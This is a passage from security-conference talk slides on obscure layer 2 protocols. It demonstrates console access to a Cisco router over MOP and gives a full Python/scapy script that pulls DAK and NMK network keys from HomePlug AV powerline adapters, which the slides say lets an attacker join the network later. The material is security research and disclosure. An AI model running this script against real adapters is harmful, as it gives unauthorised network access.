  - Hopefully at least some packet source validation
- Though control functionality might still be similar
  - Wouldn’t make sense to retrain operators every time there’s a new comms protocol
- Uses
  - Bomb disposal
  - Handle dangerous situations from a safe distance
- Abuses
  - Mess with robot positioning at inopportune time
  - Control weapons

KEYSIGHT

Demo Time!

Demo 1 – Using MOP on a Cisco 1800 Series Router

- Using moprc linux util to get access to management console
- Haven’t gotten mop-dump side worked out yet, but could be used to dump hashes
- Pretty standard interface config (notice the lack of any mention of MOP being enabled)

```
!
interface FastEthernet0/0
 ip address 192.168.40.28 255.255.255.0
 no ip route-cache
 speed auto
 full-duplex
!
interface FastEthernet0/1
 no ip address
 no ip route-cache
 shutdown
 duplex auto
 speed auto
!
```

Demo 1 – Using MOP on a Cisco 1800 Series Router

[video]

Demo 2 – Using HomePlug AV to pull DEK and NMK from adapter

- Works on Qualcomm Atheros chipset
  - Sends GET_SW_REQ to broadcast, VS_MODULE_OPERATION to responding devices
- Ran against TP-Link TL-WPA8630
- Have to already be on the network, but gives what you need to join your own adapter later



Demo 2 – Using HomePlug AV to pull DEK and NMK from adapter

```
#!/usr/bin/env python
import sys
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import struct

mac = "ff:ff:ff:ff:ff:ff"    # Broadcast MAC
etype = 0x88e1               # HomePlug AV

# https://docbox.etsi.org/Reference/homeplug_av21/homeplug_av21_specification_final_public.pdf (section 11.1)
class HomePlugAV(Packet):
    name = "HomePlug AV packet"
    fields_desc = [
        ByteEnumField("ver", 0x00, {0x00: 'ver1.0', 0x01: 'ver1.1'}),
        LEShortEnumField("mmtype", 0xa000, {0xa000: 'GET_SW_REQ', 0xa0b0: 'VS_MODULE_OP'}),
        BitField("oui", 0x00b052, 24), # Qualcomm Atheros
        IntField("reserved", 0)
    ]

print("Scanning for adapters...")
p = ""
while len(p) == 0:
    sendp(Ether(dst = mac, type = etype)/HomePlugAV()/Padding(load = '\x00' * (60 - (len(Ether()) + len(HomePlugAV())))), verbose = 0)
    p = sniff(count = 1, timeout = 2, filter = "ether proto 0x88e1 and not ether dst ff:ff:ff:ff:ff:ff")

for pkt in p:
    mac = pkt[Ether].src
    length = ord(bytes(pkt[Raw].load).decode('UTF8','replace')[7]) - 3
    print("Version: " + bytes(pkt[Raw].load).decode('UTF8','replace')[9:length])


p = ''
while len(p) == 0:
    sendp(Ether(dst = mac, type = etype)/HomePlugAV(mmtype='VS_MODULE_OP')/Raw("\x01\x00\x00\x12\x00\x00\x00\x00\x00\x02\x70\x00\x00\x78\x05\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"), verbose = 0)
    p = sniff(count = 1, timeout = 2, filter = "ether src %s" % mac)

for pkt in p:
    payload = ":".join("%02x" % b for b in pkt[Raw].load)
    print("DAK: " + payload[3033:3080])
    print("NMK: " + payload[3279:3326])
```

Demo 2 – Using HomePlug AV to pull DEK and NMK from adapter

[video]

KEYSIGHT

Wrapping Things Up

Wrapping Things Up

- Hopefully horizons have been broadened and minds blown
- This is not even close to everything in the world of layer 2 protocols
  - 3500+ listings of registered EtherTypes on IEEE
  - Lots more fun to be had!
- Some help for your own hunting efforts
  - RFC's, IEEE standards, Wireshark dissectors
  - IEC standards (some are free), research papers, patents
  - Lots of googling and patience
  - https://weberblog.net/the-ultimate-pcap/
- Ebay is your friend

Wrapping Things Up

- Feel free to reach out!
  - infosec.exchange/defcon.social
    - @HeadlessZeke
  - Github
    - https://github.com/headlesszeke

KEYSIGHT

Questions?

KEYSIGHT

Thank you